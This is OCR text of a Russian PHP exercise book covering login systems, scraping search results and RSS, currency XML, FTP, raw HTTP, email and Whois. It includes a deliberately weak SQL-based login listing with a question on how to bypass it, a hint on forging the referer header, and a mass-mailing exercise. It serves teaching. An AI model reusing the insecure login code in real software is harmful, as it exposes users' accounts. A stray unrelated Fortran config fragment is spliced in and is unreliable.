  // Защищаясь от SQL-инъекции, пропускаем
  // полученные пароль и логин через функцию
  // mysql_escape_string
  if (!get_magic_quotes_gpc())
  {
    $_POST['name'] = mysql_escape_string($_POST['name']);
    $_POST['password'] = mysql_escape_string($_POST['password']);
  }
  // Осуществляем запрос, который возвращает
  // количество записей, удовлетворяющих паролю
  // и логину
  $query = "SELECT COUNT(*) FROM userslist
            WHERE name = '$_POST[name]' AND pass = '$_POST[password]'";
  $usr = mysql_query($query);
  if(!$usr) exit("Ошибка в блоке авторизации");
  // Получаем количество записей
  $total = mysql_result($usr,0);
}
// Если количество записей больше 0,
// заносим данные о пользователе в сессию
if($total > 0)
{
  $_SESSION['name'] = $_POST['name'];
  $_SESSION['password'] = $_POST['password'];
}
// Если посетитель "вошел" - приветствуем его
if(isset($_SESSION['name']))
{
  // Устанавливаем соединение с базой данных
  require_once("config.php");
  // Выводим приветствие
  echo "Здравствуйте, ".$_SESSION['name']."!<br>";
  echo "Доступ к вашим секретным данным<br>";
  // Выводим данные пользователя
  $query = "SELECT * FROM userslist WHERE name = '$_SESSION[name]'";
  $usr = mysql_query($query);
  if(!$usr) exit(mysql_error());
```

```
    $user = mysql_fetch_array($usr);
    echo "Ваш e-mail: ".$user['email']."<br>";
    echo "Ваш URL: ".$user['url']."<br>";
  }
?>
```

Каким образом можно миновать систему авторизации, представленную в листинге I.7.4? Как следует защитить систему авторизации, чтобы ее нельзя было обойти?

I.7.10. Шифрование пароля в базе данных

Создайте систему регистрации и авторизации с использованием СУБД MySQL, в которой пароль в базе данных подвергался бы необратимому шифрованию. Это позволит защитить пароли от непосредственного просмотра, если в системе будет найдена уязвимость типа SQL-инъекции. Злоумышленник вынужден будет выполнить длительную операцию подбора пароля — за время подбора пароль может потерять свою актуальность.

I.7.11. Базовая HTTP-авторизация

Используя базу данных пользователей, полученную при помощи системы регистрации из *раздела I.7.10*, создайте систему авторизации пользователей на основании HTTP Basic авторизации протокола HTTP (рис. I.7.7).





Рис. I.7.7. Базовая HTTP-авторизация



Глава I.8

Использование информации со сторонних сайтов

Текстовая информация, выкладываемая для доступа на сторонних сайтах, может быть выложена без предварительной подготовки (т. е. в виде HTML-страниц, предназначенных для просмотра через браузер). Специально подготовленная для загрузки со стороннего сайта информация выкладывается, как правило, в виде XML-файла — в Интернете в настоящее время получил распространение RSS-формат, в котором распространяются новости, прайс-листы, каталоги и т. п. Нужно уметь подготавливать RSS-файлы и читать их как при помощи стандартных средств чтения XML-файлов, так и при помощи регулярных выражений. Последнее необходимо в том случае, если в XML-файле используются нестандартные синтаксические конструкции или он имеет слишком большой размер, чтобы быть обработанным за один раз PHP-скриптом, для которого обычно на сервере выделяется 16 Мбайт.

Навыки работы с XML-файлами позволят Web-разработчикам подготовить информацию не только для обычных посетителей, но и для интеллектуальных агентов (программ, выступающих от имени пользователя и выполняющих автоматическую работу в сети Интернет), таких как браузеры, поддерживающие RSS (например, Opera), а также роботов поисковых систем и скриптов, расположенных на других сайтах. Это привлечет Web-разработчиков, увеличит "раскрутку сайта", позволит постоянным посетителям быть в курсе новостей сайта, даже не загружая его страницы.

Чаще информация представляется в виде обычных XML-страниц, которые нужно разобрать. Если вы собираетесь использовать полученную информацию с других сайтов на своем сайте, необходимо получить разрешение у владельцев. Вы можете как угодно преобразовывать содержимое чужого сайта, помещать информацию в базу данных, загружать всю информацию на локальный хост и т. п. — сетевые отношения не накладывают ограничения на используемый вами браузер, им может выступать и PHP-скрипт. Однако выкладывать полученную таким образом информацию на свой сайт, публиковать ее иным путем вы не имеете права без согласия владельца.

I.8.1. Загрузка страницы с удаленного хоста

Загрузите на локальный компьютер HTML-страницу, расположенную по адресу **http://www.softtime.ru/**, и сохраните ее в файле url.txt.

I.8.2. Извлечение ссылок с Yandex

При поиске фразы "Форум PHP" формируется URL следующего вида:

http://www.yandex.ru/yandsearch?stype=www&nl=0&text=
%D4%EE%F0%F3%EC+PHP




Рис. I.8.1. Список ссылок с поисковой системы Yandex




Рис. I.8.2. Список гиперссылок с поисковой системы Yandex

Загрузите страницу по этому URL и извлеките все ссылки так, как это представлено на рис. I.8.1. После этого извлеките заголовки поисковых позиций и создайте список гиперссылок так, как это представлено на рис. I.8.2.

I.8.3. Извлечение ссылок с Google

При поиске фразы "Форум по регулярным выражениям" формируется URL следующего вида:

http://www.google.ru/search?hl=ru&q=%D0%A4%D0%BE%D1%80%D1%83%D0%BC+%D0%BF%D0%BE+%D1%80%D0%B5%D0%B3%D1%83%D0%BB%D1%8F%D1%80%D0%BD%D1%8B%D0%BC+%D0%B2%D1%8B%D1%80%D0%B0%D0%B6%D0%B5%D0%BD%D0%B8%D1%8F%D0%BC&btnG=%D0%9F%D0%BE%D0%B8%D1%81%D0%BA&lr=lang_ru

Загрузите страницу по этому URL и извлеките все ссылки так, как это представлено на рис. I.8.3. После этого извлеките заголовки поисковых позиций и создайте список гиперссылок так, как это представлено на рис. I.8.4.

Подсказка

Google использует защиту от загрузки страниц со сторонних серверов по рефереру, поэтому потребуется его подделка.

Подсказка

Google использует кодировку UTF-8 для кодирования страниц и запросов, однако он разработан не на PHP, а с применением C, поэтому не следует подбирать комбинацию функций PHP для кодирования запросов.




Рис. I.8.3. Список ссылок с поисковой системы Google




Рис. I.8.4. Список гиперссылок с поисковой системы Google

I.8.4. Извлечение ссылок с Rambler

При поиске фразы "Форум по MySQL" формируется URL следующего вида:

http://www.rambler.ru/srch?set=www&words=
%D4%EE%F0%F3%EC+MySQL&btnG=%CD%E0%E9%F2%E8%21

Загрузите страницу по этому URL и извлеките все ссылки так, как это представлено на рис. I.8.5. После этого извлеките заголовки поисковых позиций и создайте список гиперссылок так, как это представлено на рис. I.8.6.




Рис. I.8.5. Список ссылок с поисковой системы Rambler




Рис. I.8.6. Список гиперссылок с поисковой системы Rambler

Подсказка

Rambler использует кодировку KOI8-R для кодирования страниц и запросов, поэтому если скрипт использует отличную от KOI8-R кодировку (например, cp-1251), то для формирования строки запроса следует воспользоваться функцией `convert_cyr_string()`.

I.8.5. Извлечение ссылок с Aport

При поиске фразы "Форум по Apache" в поисковой системе Aport формируется URL следующего вида:

http://sm.aport.ru/scripts/template.dll?That=std&r=%D4%EE%F0%F3%EC+Apache




Рис. I.8.7. Список ссылок с поисковой системы Aport




Рис. I.8.8. Список гиперссылок с поисковой системы Aport

Загрузите страницу по этому URL и извлеките все ссылки так, как это представлено на рис. I.8.7.

После этого извлеките заголовки поисковых позиций и создайте список гиперссылок так, как это представлено на рис. I.8.8.


I.8.6. Определение курса валют из XML-файла

Помимо обычных HTML-страниц, в последнее время в Интернете получил распространение RSS-формат. Новости, каталоги продукции, сообщения форума представляют в виде XML-файла, который легко загрузить и разобрать, так как формат XML-файла не подвержен изменению, в отличие от HTML-страницы. Многие владельцы сайтов выкладывают информацию в XML-формате, позволяя владельцам других сайтов и поисковым роботам получать информацию в более удобном виде, чем HTML-страница.

Источником информации об официальном курсе валюты служит сайт Центробанка Российской Федерации. Обратившись по адресу сайта Центробанка **http://www.cbr.ru/currency_base/D_print.asp?date_req=$date**, где `$data` — дата в формате ДД/ММ/ГГГГ, можно узнать курс валют, установленный в запрошенный день. К примеру, узнать, каков был курс валюты на 20 октября 2005 года, можно по адресу **http://www.cbr.ru/currency_base/D_print.asp?date_req=20/10/2005** (рис. I.8.9).

Замечание

Адреса скриптов могут меняться, за последней информацией по техническим ресурсам сайта Центробанка следует обращаться к странице **http://www.cbr.ru/scripts/Root.asp?Prtid=SXML**.



Цифр. Код	Букв. Код	Единиц	Валюта	Курс
036	AUD	1	Австралийский доллар	21,4176
826	GBP	1	Английский фунт стерлингов	50,0977
974	BYR	1000	Белорусских рублей	13,3247
208	DKK	10	Датских крон	45,8451
840	USD	1	Доллар США	28,6715
978	EUR	1	ЕВРО	34,1248
352	ISK	100	Исландских крон	46,8489
398	KZT	100	Казахских тенге	21,4009
124	CAD	1	Канадский доллар	24,3185
578	NOK	10	Норвежских крон	43,7599

Рис. I.8.9. Курс валют на 20 октября 2005 года

Помимо ссылок на HTML-страницу, можно обратиться к XML-предствлению, доступному по адресу **http://www.cbr.ru/scripts/XML_daily.asp?date_req=$date**, где `$data` — дата в формате ДД/ММ/ГГГГ. Так для указанного выше примера адрес может выглядеть следующим образом: **http://www.cbr.ru/scripts/XML_daily.asp?date_req=20/10/2005**. Осуществите загрузку курса валют и выведите курс доллара США и евро на текущий день.

Замечание

XML-файл можно найти на компакт-диске, поставляемом вместе с книгой (scripts\8\XML_daily.xml).

I.8.7. Определение динамики курса валют

Сайт Центрального банка России предоставляет информацию не только по отдельному дню, но и по периодам. Для того чтобы получить динамику курса доллара за период между 01.03.2005 по 31.03.2005 года по доллару, необходимо запросить XML-файл по адресу:

http://www.cbr.ru/scripts/XML_dynamic.asp?date_req1=01/03/2005&date_req2=31/03/2005&VAL_NM_RQ=R01235

Здесь `date_req1` обозначает начальную дату выборки, `date_req2` — конечную дату выборки, а параметр `VAL_NM_RQ` определяет тип валюты (в данном случае доллар США).




Рис. I.8.10. Таблица с динамикой курса доллара




Рис. I.8.11. Диаграмма с динамикой курса доллара


Создайте скрипт, который бы загружал динамику курса доллара за последний месяц и выводил динамику в виде таблицы (рис. I.8.10) и в виде диаграммы (рис. I.8.11).

Замечание

Следует помнить, что в выходные дни торги не проводятся, поэтому количество позиций, загруженных за месяц, будет меньше количества дней в месяце.

Замечание

XML-файл можно найти на компакт-диске, поставляемом вместе с книгой (scripts\8\XML_dynamic.xml).



Глава I.9

FTP-протокол

Протокол передачи файлов FTP (File Transfer Protocol) является одним из старейших прикладных протоколов, появившимся задолго до Web в 1971 году. До начала 90-х годов на долю FTP приходилась половина трафика в сети Интернет. Этот протокол и сейчас используется для распространения программного обеспечения и доступа к удаленным хостам. В данной главе рассматриваются приемы работы с протоколом FTP.

Замечание

Протокол FTP описан в документе RFC 959, доступном по ссылке **http://www.faqs.org/rfcs/rfc959.html**.

Замечание

Все примеры из данной главы можно найти в каталоге scripts\9 компакт-диска, поставляемого вместе с книгой.

I.9.1. Определение типа операционной системы

Установите соединение с FTP-сервером и выясните тип операционной системы, под управлением которой работает сервер.

I.9.2. Список файлов на FTP-сервере

Создайте скрипт, который выводил бы для текущего каталога список подкаталогов и файлов.

I.9.3. Загрузка файлов

Создайте скрипты, осуществляющие загрузку файла на FTP-сервер и с FTP-сервера.

I.9.4. Изменение прав доступа

Создайте скрипт, изменяющий права доступа к файлам и каталогам по протоколу FTP.

```
## Sample ifl.cfg fi
## Define preprocess
/DMY_PROJECT
## Set extended-leng
/4L132-
##
## Set maximum float
/Qpc80
##
## Additional direct
## files, before the
```

Глава I.10

Протокол HTTP

Протокол HTTP является основным протоколом для Web-разработчиков, так как обеспечивает передачу HTML-страниц и данных из HTML-форм. Знание особенностей данного протокола позволяет как эффективно обходить защиту сайтов, так и противостоять атакам на Web-приложения.

Замечание

Протокол HTTP подробно описывается в документе RFC 2616.

Замечание

Все примеры из данной главы можно найти в каталоге scripts\10 компакт-диска, поставляемого вместе с книгой.

I.10.1. Загрузка страницы

При помощи сокетов, обращаясь по протоколу HTTP, загрузите заглавную страницу портала **http://www.php.net** (рис. I.10.1).

Рис. I.10.1. Загрузка заглавной страницы портала **http://www.php.net**

I.10.2. Получение HTTP-заголовков с сервера

С помощью HTTP-заголовков сервер может требовать от браузера установить обычные или сессионные cookie или потребовать аутентификации от пользователя браузера. Часто при работе с данными удаленного хоста не требуется тело ответа, представляющее собой объемную HTML-страницу или файл, достаточно получить лишь HTTP-заголовки, сообщающие полезную информацию о сервере и о требованиях сервера для работы с его содержимым (установка cookie, сессий или требования произвести аутентификацию). Создайте скрипт, позволяющий получать HTTP-заголовки произвольного сервера.

I.10.3. Определение размера файла на удаленном хосте

Одной из распространенных задач является определение размера файла на удаленном хосте. Создайте функцию, определяющую размер удаленного файла, не загружая полностью файл и ориентируясь лишь на HTTP-заголовки.

I.10.4. Отправка данных методом POST

Пусть имеется простейшая HTML-форма, состоящая из текстового поля `name`, из поля типа `password` и кнопки для отправки данных (листинг I.10.1).

Листинг I.10.1. HTML-форма

```
<form method=post>
Имя : <input type=text name=name><br>
Пароль : <input type=text name=pass><br>
<input type=submit name=send value=Отправить>
</form>
```

После заполнения текстового поля и нажатия кнопки **Отправить** данные отправляются обработчику handler.php, код которого представлен в листинге I.10.2.

Листинг I.10.2. Обработчик handler.php


```
<?php

  echo "Имя - $_POST[name] <br>";

  echo "Пароль - $_POST[pass] <br>";

?>
```

Используя сокеты, передайте обработчику handler.php POST-данные напрямую, минуя HTML-форму.



Глава I.11

Электронная почта

Электронная почта является неотъемлемой частью современного Интернета. Поэтому владение приемами работы с почтой необходимо любому Web-разработчику.

Замечание

Все примеры из данной главы можно найти в каталоге scripts\11 компакт-диска, поставляемого вместе с книгой.

I.11.1. Отправка почтового сообщения с сайта

Создайте скрипт, отправляющий почтовое сообщение с сайта в HTML-формате и кодировке KOI8-R. В теле письма должно быть указано текущее время и размер скрипта отправителя.

I.11.2. Отправка письма с вложением

Создайте скрипт, отправляющий почтовое сообщение с сайта и позволяющий прикрепить к письму произвольный файл.

I.11.3. Массовая рассылка писем

Реализуйте скрипт, осуществляющий массовую рассылку писем, используя в качестве базы почтовых адресов файл, представленный в листинге I.11.1.

Листинг I.11.1. Список e-mail-адресов в текстовом файле

```
somebody@mail.ru
somebody@somewhere.ru
somebody@yandex.ru
```

I.11.4. Предотвращение массовой рассылки


Нередко скрипты для рассылки писем используются злоумышленниками для осуществления массовой рассылки. Реализуйте скрипт, запрещающий отсылать письмо пользователю чаще, чем один раз в 5 минут. Для спамера, которому необходимо отправить несколько тысяч писем, интервал в 5 минут между отправкой писем окажется критичным, в то время как обычные посетители вряд ли испытают неудобство, так как им не требуется такое частое обращение к почтовому сервису.

I.11.5. Отправка почтового сообщения через SMTP-ретранслятор

Для того чтобы отправить почтовое сообщение, на сервере не обязательно должен быть установлен собственный почтовый сервер — можно воспользоваться удаленным почтовым ретранслятором. Создайте скрипт, который осуществляет отправку почтового сообщения через удаленный ретранслятор, например, Yandex, адрес которого **mx2.yandex.ru**.

I.11.6. Выяснение адресов почтовых ретрансляторов

Создайте скрипт, который по адресу электронной почты выясняет адрес почтового ретранслятора.



Глава I.12

Whois-сервис

Сервис Whois (англ. Who is?) является официальным сервисом центра RIPE, предоставляющим информацию о зарегистрированных на данный момент доменных именах, о DNS-серверах, поддерживающих IP-адреса, и о владельцах IP-адресов. Данный сервис позволяет также выяснять географическую принадлежность IP-адреса.

Замечание

Все примеры из данной главы можно найти в каталоге scripts\12 компакт-диска, поставляемого вместе с книгой.

I.12.1. Определение принадлежности IP-адресов

Обратитесь к порту 43 Whois-сервиса **whois.arin.net** и определите принадлежность IP-адресов, указанных в листинге I.12.1.

